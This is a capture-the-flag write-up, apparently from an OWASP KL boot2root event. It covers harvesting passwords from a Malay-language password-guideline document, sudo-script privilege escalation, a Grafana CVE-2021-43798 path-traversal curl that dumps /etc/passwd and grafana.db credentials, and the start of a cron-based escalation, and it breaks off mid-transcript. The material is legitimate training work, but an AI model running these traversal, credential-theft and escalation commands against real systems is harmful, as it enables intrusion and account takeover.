niki_ily3000@2019

5.0 Klasifikasi Kata Laluan — Contoh & Penilaian

Dalam sesi mesyuarat ini, pelbagai contoh kata laluan telah dibentangkan oleh Cik Niki Azman selaku Pegawai Keselamatan Maklumat bagi tujuan demonstrasi dan pendidikan kepada seluruh peserta mesyuarat. Contoh-contoh ini digunakan untuk menggambarkan perbezaan antara kata laluan yang lemah, sederhana, dan kukuh. Peserta diminta untuk tidak menggunakan contoh-contoh ini dalam sistem sebenar.

Berikut adalah contoh kata laluan yang dikemukakan dalam sesi demonstrasi, beserta penilaian keselamatan masing-masing:

#	Contoh Kata Laluan	Tahap	Ulasan Keselamatan
i.	123456	LEMAH	Kata laluan paling lazim digunakan di seluruh dunia. Boleh diceroboh dalam masa kurang daripada satu saat. Penggunaan ini adalah DILARANG KERAS.
ii.	Password123	LEMAH	Walaupun mengandungi huruf besar dan angka, ia menggunakan perkataan kamus yang mudah diteka. Serangan kamus mudah memecahkannya dalam masa beberapa minit.
iii.	niki_ily3000@2019	SEDERHANA	Lebih panjang dan mengandungi aksara khas serta angka. Namun, mengandungi maklumat peribadi (nama, tahun) yang boleh diteka melalui kejuruteraan sosial.
iv.	abel_0411@weekndbuk1tj4lil	KUKUH	Panjang, mengandungi kombinasi huruf, angka, dan aksara khas. Penggunaan karakter yang tidak berkaitan menjadikannya sukar diteka. Menghampiri standard yang ditetapkan.

Jabatan Keselamatan Maklumat & Teknologi — SULIT

Muka Surat
Muka Surat —

SULIT | DALAMAN SAHAJA Minit Mesyuarat 2026 — Garis Panduan Kata Laluan Korporat

#	Contoh Kata Laluan	Tahap	Ulasan Keselamatan
v.	C5c56879cbb62d314bf76582c78bcfb7	KOMPLEKS	Kalihatan seperti cincangan MD5. Walaupun sangat selamat dari sudut entropi, ia terlalu sukar untuk diingat oleh manusia dan boleh menyebabkan pengguna menyimpannya secara tidak selamat.

```

nopalinto@kali ~
Session Actions Edit View Help

(nopalinto@kali)~$ cat <<'PY' | sshpass -p 'angell' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 abel@192.168.1.20 '
python3 -'

import zipfile,re
p="/home/abel/Documents/Minit_Mesyuarat_2026_Password_Guideline.docx"

with zipfile.ZipFile(p) as z:
    s=z.read('word/document.xml').decode('utf-8','ignore')

raw = sorted(set(re.findall(r"[A-Za-z0-9_@!]{8,}", s)))

for t in raw:
    hex32 = bool(re.fullmatch(r"[A-Fa-f0-9]{32}", t))
    pwlike = any(c.isdigit() for c in t) and (('!' in t) or ('_' in t) or ('.' in t) or ('Password' in t))
    if hex32 or pwlike:
        print(t)

PY
C5c56879cbb62d314bf76582c78bcfb7
Password123
abel_0411@weekndbuk1tj4lil
niki_ily3000@2019

```

4. Exploitation / Recovery

4.1 Pivot to `niki`, hunt the flag, then read it

► Bash

```
sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no niki@192.168.1.20 "id; grep -Rns 'OWASPKL{' /home/niki 2>/dev/null; ls -la /home/niki/Desktop/local2.txt; cat /home/niki/Desktop/local2.txt"
```


► Bash

```
uid=1004(niki) gid=1004(niki) groups=1004(niki)
```

```
/home/niki/Desktop/local2.txt:1:OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}
```

```
-rw-rw-r-- 1 niki niki 42 May 23 20:14 /home/niki/Desktop/local2.txt
```

```
OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}
```



```
nopalinto@kali: ~  
Session Actions Edit View Help  
(nopalinto@kali)-[~]  
$ sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 niki@192.168.1.20  
"grep -Rns 'OWASPKL{' /home/niki 2>/dev/null"  
/home/niki/Desktop/local2.txt:1:OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}  
(nopalinto@kali)-[~]  
$ sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 niki@192.168.1.20  
"cat /home/niki/Desktop/local2.txt"  
OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}
```

5. Flag

```
OWASPKL{d73aa3d24c1fb6ce993a38efe5505369}
```

6. Summary of Approach & Key Takeaways

10. Logged in as `abel`, enumerated `/etc/passwd` users.
11. Found a password-guideline `.docx` in `abel`'s Documents.
12. Parsed `word/document.xml` for credential-shaped tokens.
13. Pivoted to `niki` with `abel_0411@weekndbuk1tj4lil`.
14. Read `/home/niki/Desktop/local2.txt`.

Spray and Pray - III

Category: Boot2Root | Points: 467 | Difficulty: Easy

Target: 192.168.1.20

1. Challenge Overview

Escalate to root on the same box as Parts I/II. `niki` has NOPASSWD sudo on a writable user-creation script that adds users to the `sudo` group.



2. Initial Reconnaissance

2.1 Enumerate `niki` sudo rights + the script

Command

► Bash

```
sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 niki@192.168.1.20 "id; hostname; pwd; echo '--- HOME ---'; ls -la ~; echo '--- DOWNLOADS ---'; ls -la ~/Downloads; echo '--- FIND SH ---'; find /home/niki -maxdepth 3 -type f \( -name '*.sh' -o -name 'gen_*' \) 2>/dev/null"
```

Output

► Bash

```
uid=1004(niki) gid=1004(niki) groups=1004(niki)
spraynpray
/home/niki

--- HOME ---

total 36
drwxr-x--- 5 niki niki 4096 May 23 20:24 .
drwxr-xr-x 8 root root 4096 May 23 20:49 ..

...

--- DOWNLOADS ---

total 12
drwxr-xr-x 2 root root 4096 May 23 20:24 .
drwxr-x--- 5 niki niki 4096 May 23 20:24 ..
-r-xr--r-- 1 root root 139 May 23 19:58 gen_user.sh

--- FIND SH ---

/home/niki/Downloads/gen_user.sh
```

```

nopalinto@kali: ~
Session Actions Edit View Help

(nopalinto@kali)~$ sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 niki
@192.168.1.20 'id; hostname; pwd; echo '--- HOME ---'; ls -la ~; echo '--- DOWNLOADS ---'; ls -la ~/
Downloads; echo '--- FIND SH ---'; find /home/niki -maxdepth 3 -type f \( -name '*.sh' -o -name 'gen
_*' \) 2>/dev/null"
uid=1004(niki) gid=1004(niki) groups=1004(niki)
spraynpray
/home/niki
--- HOME ---
total 48
drwxr-xr-x 8 niki niki 4096 May 23 20:16 .
drwxr-xr-x 12 root root 4096 May 30 22:09 ..
-rw-r--r-- 1 niki niki 5 May 31 12:03 .bash_history
-rw-r--r-- 1 niki niki 220 Feb 13 20:16 .bash_logout
-rw-r--r-- 1 niki niki 3771 Feb 13 20:16 .bashrc
drwxr-xr-x 2 niki niki 4096 May 23 19:46 .cache
drwxr-xr-x 4 niki niki 4096 May 23 20:14 .local
-rw-r--r-- 1 niki niki 807 Feb 13 20:16 .profile
drwxr-xr-x 2 niki niki 4096 May 23 19:17 .ssh
drwxrwxr-x 2 niki niki 4096 May 23 20:14 Desktop
drwxrwxr-x 2 niki niki 4096 May 23 20:00 Documents
drwxrwxr-x 2 niki niki 4096 May 23 19:58 Downloads
--- DOWNLOADS ---
total 12
drwxrwxr-x 2 niki niki 4096 May 23 19:58 .
drwxr-xr-x 8 niki niki 4096 May 23 20:16 ..
-r-xr--r-- 1 root root 139 May 23 19:58 gen_user.sh
--- FIND SH ---
/home/niki/Downloads/gen_user.sh

```

Command

► Bash

```
sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 niki@192.168.1.20
"sudo -l 2>&1; echo '---'; ls -la /home/niki/Downloads/gen_user.sh; echo '---'; sed -n '1,120p'
/home/niki/Downloads/gen_user.sh"
```

Output

► Bash

User niki may run the following commands on spraynpray:
(ALL) NOPASSWD: /home/niki/Downloads/gen_user.sh

```
-r-xr--r-- 1 root root 139 May 23 19:58 /home/niki/Downloads/gen_user.sh
```

```
#!/bin/bash
USERNAME=$1
PASSWORD=$2
useradd -m -s /bin/bash "$USERNAME"
echo "$USERNAME:$PASSWORD" | chpasswd
usermod -aG sudo "$USERNAME"
```

```

nopalinto@kali: ~
Session Actions Edit View Help

(nopalinto@kali)~$ sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 niki@192.168.1.
20 "sudo -l 2>&1; echo '---'; ls -la /home/niki/Downloads/gen_user.sh; echo '---'; sed -n '1,120p' /home/niki/D
ownloads/gen_user.sh"
User niki may run the following commands on spraynpray:
(ALL) NOPASSWD: /home/niki/Downloads/gen_user.sh
---
-r-xr--r-- 1 root root 139 May 23 19:58 /home/niki/Downloads/gen_user.sh
---
#!/bin/bash
USERNAME=$1
PASSWORD=$2
useradd -m -s /bin/bash "$USERNAME"
echo "$USERNAME:$PASSWORD" | chpasswd
usermod -aG sudo "$USERNAME"

```


3. Analysis / Forensics Path

3.1 Identify the privesc

The sudo-allowed script runs as root and creates an attacker-controlled user in the `sudo` group, a direct path to root.

4. Exploitation / Recovery

4.1 Create a sudo user via the script

I created a fresh sudo user via the vulnerable script, then logged in as that user, discovered the root flag path, and read it.

Command


► Bash

```
sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 niki@192.168.1.20
"sudo /home/niki/Downloads/gen_user.sh NopalintoOnTop 'TryN3rr0rOnTop'; grep '^NopalintoOnTop:' /etc/passwd;
getent group sudo"
```

Output

► Bash

```
sp3root0164:x:1009:1009::/home/sp3root0164:/bin/bash
sudo:x:27:spraynpray,jebat,ctfroot,sp3root0164
```



```
nopalinto@kali: ~
Session Actions Edit View Help

(nopalinto@kali)-[~]
└─$ sshpass -p 'abel_0411@weekndbuk1tj4lil' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 niki@192.168.1.20
20 "sudo /home/niki/Downloads/gen_user.sh NopalintoOnTop 'TryN3rr0rOnTop'; grep '^NopalintoOnTop:' /etc/passwd;
getent group sudo"
NopalintoOnTop:x:1010:1010::/home/NopalintoOnTop:/bin/bash
sudo:x:27:spraynpray,jebat,ctfroot,sp3root0164,NopalintoOnTop
```

4.2 Log in as the new user, hunt the flag in `/root`, then read it

Command

► Bash

```
sshpass -p 'TryN3rr0rOnTop' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=8 NopalintoOnTop@192.168.1.20
"id; hostname; echo 'TryN3rr0rOnTop' | sudo -S id; echo '---'; echo 'TryN3rr0rOnTop' | sudo -S grep -Rns
'OWASPKL{' /root 2>/dev/null; echo '---'; echo 'TryN3rr0rOnTop' | sudo -S cat /root/proof.txt"
```

Output


► Bash

```
uid=1010(NopalintoOnTop) gid=1010(NopalintoOnTop) groups=1010(NopalintoOnTop),27(sudo)
```

```
spraynpray
[sudo: authenticate] Password:
uid=0(root) gid=0(root) groups=0(root)
---
```

```
/root/proof.txt:1:OWASPKL{05400e69198b6036bc1c05302435648e}
```

```
OWASPKL{05400e69198b6036bc1c05302435648e}
```



```
nopalinto@kali: ~  
Session Actions Edit View Help  
[nopalinto@kali] (~)  
$ sshpass -p 'TryN3rr0rOnTop' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=8 NopalintoOnTop@192.168.1.20 "i  
d; hostname; echo 'TryN3rr0rOnTop' | sudo -S id; echo '—'; echo 'TryN3rr0rOnTop' | sudo -S grep -Rns 'OWASPKL{'  
/root 2>/dev/null; echo '—'; echo 'TryN3rr0rOnTop' | sudo -S cat /root/proof.txt"  
uid=1010(NopalintoOnTop) gid=1010(NopalintoOnTop) groups=1010(NopalintoOnTop),27(sudo)  
spraynpay  
[sudo: authenticate] Password:  
uid=0(root) gid=0(root) groups=0(root)  
—  
/root/proof.txt:1:OWASPKL{05400e69198b6036bc1c05302435648e}  
—  
OWASPKL{05400e69198b6036bc1c05302435648e}
```

5. Flag

OWASPKL{05400e69198b6036bc1c05302435648e}

6. Summary of Approach & Key Takeaways

15. Logged in as `niki` from Part II.
16. `sudo -l` showed NOPASSWD execution of `gen_user.sh`.
17. Script was unsafe (creates sudo users with attacker-controlled password).
18. Created a new sudo user and escalated to root.
19. Read `/root/proof.txt`.

FREE POINT

Logon Test

Category: Free Point | Points: 500 | Difficulty: Very Easy

Flag: OWASPKL{FR33_FL4G}

1. Challenge Overview

Platform sanity check. The flag is printed in the challenge description; submit it for a free point.

2. Initial Reconnaissance

2.1 Read the description

The flag `OWASPKL{FR33_FL4G}` is given directly in the challenge text. No enumeration needed.

3. Analysis / Forensics Path


3.1 None required

The flag is provided; nothing to analyze.

4. Exploitation / Recovery

4.1 Submit the flag

`OWASPKL{FR33_FL4G}`



5. Flag

`OWASPKL{FR33_FL4G}`

6. Summary of Approach & Key Takeaways

20. Read the description, copy the flag, paste into submission form.



Routine - I

Category: Boot2Root | Points: 643 | Difficulty: Medium

Target: 192.168.1.19 | Flag: OWASPKL{496d5373e7501c9aab3b2658bbad4...

1. Challenge Overview

Target runs Grafana 8.3.0 + SSH. Path: Grafana path-traversal (CVE-2021-43798) -> dump grafana.db -> extract creds -> SSH for the user flag.



2. Initial Reconnaissance

2.1 Port scan + version check

► Bash

```
nmap -sC -sV -p- -T4 192.168.1.19
```

```
curl -s http://192.168.1.19:3000/api/health
```

► Bash

```
22/tcp open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2
```


```
3000/tcp open  http      Grafana http
```

```
{ "commit": "914fcedb72", "database": "ok", "version": "8.3.0" }
```

Output

► JSON

```
{
  "commit": "914fcedb72",
  "database": "ok",
  "version": "8.3.0"
}
```



```
nmap -sC -sV -p- -T4 192.168.1.19

curl -s http://192.168.1.19:3000/api/health

Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-31 14:29 -0400
Nmap scan report for 192.168.1.19
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
3000/tcp  open  http      Grafana http
|_ http-title: Grafana
|_ _Requested resource was /login
|_ _http-trane-info: Problem with XML parsing of /evox/about
|_ http-robots.txt: 1 disallowed entry
|_/
MAC Address: 00:0C:29:0C:14:B6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.86 seconds
{
  "commit": "914fcedb72",
  "database": "ok",
  "version": "8.3.0"
}
```

3. Analysis / Forensics Path

3.1 Path traversal -> `/etc/passwd`

Grafana 8.3.0 is vulnerable to CVE-2021-43798 (mysql plugin path traversal).

CVE-2021-43798 Detail

Description

Grafana is an open-source platform for monitoring and observability. Grafana versions 8.0.0-beta1 through 8.3.0 (except for patched versions) is vulnerable to directory traversal, allowing access to local files. The vulnerable URL path is: `~grafana\_host\_url/public/plugins/`, where is the plugin ID for any installed plugin. At no time has Grafana Cloud been vulnerable. Users are advised to upgrade to patched versions 8.0.7, 8.1.8, 8.2.7, or 8.3.1. The GitHub Security Advisory contains more information about vulnerable URL paths, mitigation, and the disclosure timeline.

Metrics

CVSS Version 4.0	CVSS Version 3.x	CVSS Version 2.0
NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.		
CVSS 3.x Severity and Vector Strings:		
NIST: NVD	Base Score: N/A	NVD assessment not yet provided.
CNA: GitHub, Inc.	Base Score: 7.4 High	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

QUICK INFO

CVE Dictionary Entry:

[CVE-2021-43798](#)

NVD Published Date:

12/07/2021

NVD Last Modified:

10/24/2025

Source:

GitHub, Inc.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

URL	Source(s)	Tag(s)
https://packetstormsecurity.com/files/165198/Grafana-Arbitrary-File-Reading.html	CVE, GitHub, Inc.	Third Party Advisory VDB Entry
https://packetstormsecurity.com/files/165221/Grafana-8.3.0-Directory-Traversal-Arbitrary-File-Read.html	CVE, GitHub, Inc.	Exploit Third Party Advisory VDB Entry
https://www.openwall.com/lists/oss-security/2021/12/09/2	CVE, GitHub, Inc.	Hacking List Patch
https://www.openwall.com/lists/oss-security/2021/12/10/4	CVE, GitHub, Inc.	Third Party Advisory Hacking List Patch

3.2 Command (read `/etc/passwd` via traversal)

► Bash

```
curl -s --path-as-is 'http://192.168.1.19:3000/public/plugins/mysql/../../../../../../../../etc/passwd' > etc_passwd_via_traversal.txt
```

```
egrep 'tellytubby|kdjebat|yunacat|ratusrempah' etc_passwd_via_traversal.txt
```


Output

► Bash

```
yunacat:x:1001:1001::/home/yunacat:/bin/bash
kdjebat:x:1002:1002::/home/kdjebat:/bin/bash
tellytubby:x:1003:1003::/home/tellytubby:/bin/bash
ratusrempah:x:1004:1004::/home/ratusrempah:/bin/bash
```

```
nopalinto@kali: ~
Session Actions Edit View Help

(nopalinto@kali)~$ curl -s --path-as-is 'http://192.168.1.19:3000/public/plugins/mysql/../../../../../../../../etc/passwd' > etc_passwd_via_traversal.txt
egrep 'tellytubby|kdjebat|yunacat|ratusrempah' etc_passwd_via_traversal.txt
yunacat:x:1001:1001::/home/yunacat:/bin/bash
kdjebat:x:1002:1002::/home/kdjebat:/bin/bash
tellytubby:x:1003:1003::/home/tellytubby:/bin/bash
ratusrempah:x:1004:1004::/home/ratusrempah:/bin/bash
```




```
nopalin@kali: ~  
Session Actions Edit View Help  
  
nopalin@kali:~$ curl -s --path-as-is 'http://192.168.1.19:3000/public/plugins/mysql/../../../../../../../../var/lib/grafana/grafana.db' -o grafana.db  
  
strings -n 6 grafana.db | egrep -i 'tellytubby|kdjebat|yunacat|ratusrempah|password|V4lor4nt|Overw4tch|destiny'  
password TEXT NULL  
password  
password  
password TEXT NULL  
password TEXT NULL  
password  
password  
password TEXT NULL  
password TEXT NULL  
password TEXT NULL  
password TEXT NULL  
basic_auth_password TEXT NULL  
password TEXT NULL  
basic_auth_password TEXT NULL  
basic_auth_password  
password  
basic_auth_password  
password  
password TEXT NULL  
basic_auth_password TEXT NULL  
password TEXT  
#%ratusrempahpassword123@!  
!3tellytubbyV4lor4nt-Anti-CHEAT  
/kdjebatoVerw4tch!sgoated  
xyunacatdestiny4lyfe
```

4. Exploitation / Recovery

4.1 SSH as `tellytubby`, locate and read the flag

- ▶ **Bash**

```
sshpass -p 'V4lor4nt-Anti-CHEAT' ssh -o StrictHostKeyChecking=no tellytubby@192.168.1.19 'id; hostname; find /home/tellytubby -maxdepth 2 -type f 2>/dev/null | egrep -i "local|flag"; ls -la /home/tellytubby/local.txt; cat /home/tellytubby/local.txt'
```

- ▶ Bash

```
uid=1003(tellytubby) gid=1003(tellytubby) groups=1003(tellytubby)
```

routine

```
/home/tellytubby/local.txt
```

```
-rw-rw-r-- 1 tellytubby tellytubby 42 May 24 01:13 /home/tellytubby/local.txt
```

OWASPKL{496d5373e7501c9aab3b2658bbad4c02}

tellytubby:V4lor4nt-Anti-cHEAT logged in and returned the flag above.

```
nopalin@kali: ~  
Session Actions Edit View Help  
[nopalin@kali]~  
$ sshpass -p 'V4lor4nt-Anti-cHEAT' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 tellyubby@192.168.1.19 'id; hostname; find /home/  
tellyubby -maxdepth 2 -type f 2>/dev/null'  
uid=1003(tellyubby) gid=1003(tellyubby) groups=1003(tellyubby)  
routine  
/home/tellyubby/.cache/motd.legal-displayed  
/home/tellyubby/.profile  
/home/tellyubby/.bash_history  
/home/tellyubby/local.txt  
/home/tellyubby/.bash_logout  
/home/tellyubby/Downloads/userbackup.py  
/home/tellyubby/.bashrc  
[nopalin@kali]~  
$ sshpass -p 'V4lor4nt-Anti-cHEAT' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 tellyubby@192.168.1.19 'id; hostname; find /home/  
tellyubby -maxdepth 2 -type f 2>/dev/null | egrep -i "local[fl]ag[st]xt"; ls -la /home/tellyubby/local.txt; cat /home/tellyubby/local.txt'  
uid=1003(tellyubby) gid=1003(tellyubby) groups=1003(tellyubby)  
routine  
/home/tellyubby/local.txt  
-rw-rw-r-- 1 tellyubby tellyubby 42 May 24 01:13 /home/tellyubby/local.txt  
QWASPKL[496d5373e7501c9aab3b2658bbad4c02]
```

5. Flag

OWASPKL{496d5373e7501c9aab3b2658bbad4c02}

6. Summary of Approach & Key Takeaways

21. nmap found Grafana + SSH; `/api/health` confirmed `8.3.0`.
22. Used mysql plugin traversal (CVE-2021-43798) to read `/etc/passwd`.
23. Dumped `/var/lib/grafana/grafana.db` via the same traversal.
24. `strings` pulled plaintext creds from the DB.
25. SSH as `tellytubby` read `local.txt`.

Routine - II

Category: Boot2Root | Points: 655 | Difficulty: Medium

Target: 192.168.1.19 | Flag: OWASPKL{b0f8c51049b9db31552bda1bd7519...

1. Challenge Overview

From the Routine-I foothold (tellytubby), escalate to root. A root cron runs /opt/backup.sh, which executes a tellytubby-writable Python file -> code injection as root.



2. Initial Reconnaissance

2.1 Enumerate cron + the writable script

Command

► Bash

```
sshpass -p 'V4lor4nt-Anti-CHEAT' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 tellytubby@192.168.1.19
'id; hostname; whoami; ls -la /home/tellytubby/Downloads; ls -la /etc/cron.d; cat /etc/cron.d/backup; echo '---';
cat /opt/backup.sh; echo '---'; ls -la /home/tellytubby/Downloads/userbackup.py; sed -n '1,200p'
/home/tellytubby/Downloads/userbackup.py"
```

Output

► Bash

```
uid=1003(tellytubby) gid=1003(tellytubby) groups=1003(tellytubby)
routine
tellytubby
total 12
drwxrwxr-x 2 tellytubby tellytubby 4096 May 30 17:15 .
drwxr-x--- 7 tellytubby tellytubby 4096 May 24 14:47 ..
-rwxrwxr-x 1 root      tellytubby 525 May 30 17:16 userbackup.py
total 32
drwxr-xr-x 2 root root 4096 May 24 14:57 .
drwxr-xr-x 131 root root 12288 May 24 15:10 ..
-rw-r--r-- 1 root root 102 Nov 5 2025 .placeholder
-rw-r--r-- 1 root root 224 Oct 31 2025 anacron
-rw-r--r-- 1 root root 32 May 24 15:02 backup
-rw-r--r-- 1 root root 188 Feb 13 20:17 e2scrub_all
*/1 * * * * root /opt/backup.sh
```

```
#!/bin/bash
# System Backup Script
# Runs daily to backup user data
```

```
echo "[*] Starting backup process..."
echo "[*] Backing up /home directories..."
tar -czf /tmp/home_backup.tar.gz /home/ 2>/dev/null
echo "[*] Running user backup module..."
python3 /home/tellytubby/Downloads/userbackup.py
echo "[*] Backup complete."
```

```

---

-rwxrwxr-x 1 root tellytubby 525 May 30 17:16 /home/tellytubby/Downloads/userbackup.py

#!/usr/bin/env python3
# User Backup Module
# Called by backup.sh

import os
import shutil
from datetime import datetime

backup_dir = "/tmp/userbackup"
timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")

os.makedirs(backup_dir, exist_ok=True)

users = os.listdir("/home")

for user in users:
    src = f"/home/{user}"
    dst = f"{backup_dir}/{user}_{timestamp}"
    try:

        shutil.copytree(src, dst)

        print(f"[+] Backed up {user}")

    except Exception as e:

        print(f"[-] Failed to backup {user}: {e}")

```

```

kali@kali:~$ ssh -o StrictHostKeyChecking=no -o ConnectTimeout=5 tellytubby@192.168.1.19 "id; hostname; ls
-la /home/tellytubby/Downloads; ls -la /etc/cron.d; cat /etc/cron.d/backup; echo '---'; cat /opt/backup.sh; echo '---'; ls -la /home/tellyt
ubby/Downloads/userbackup.py; sed -n '1,200p' /home/tellytubby/Downloads/userbackup.py"
tellytubby@kali:~$ cd /home/tellytubby/Downloads
tellytubby@kali:~/Downloads$ ls -la
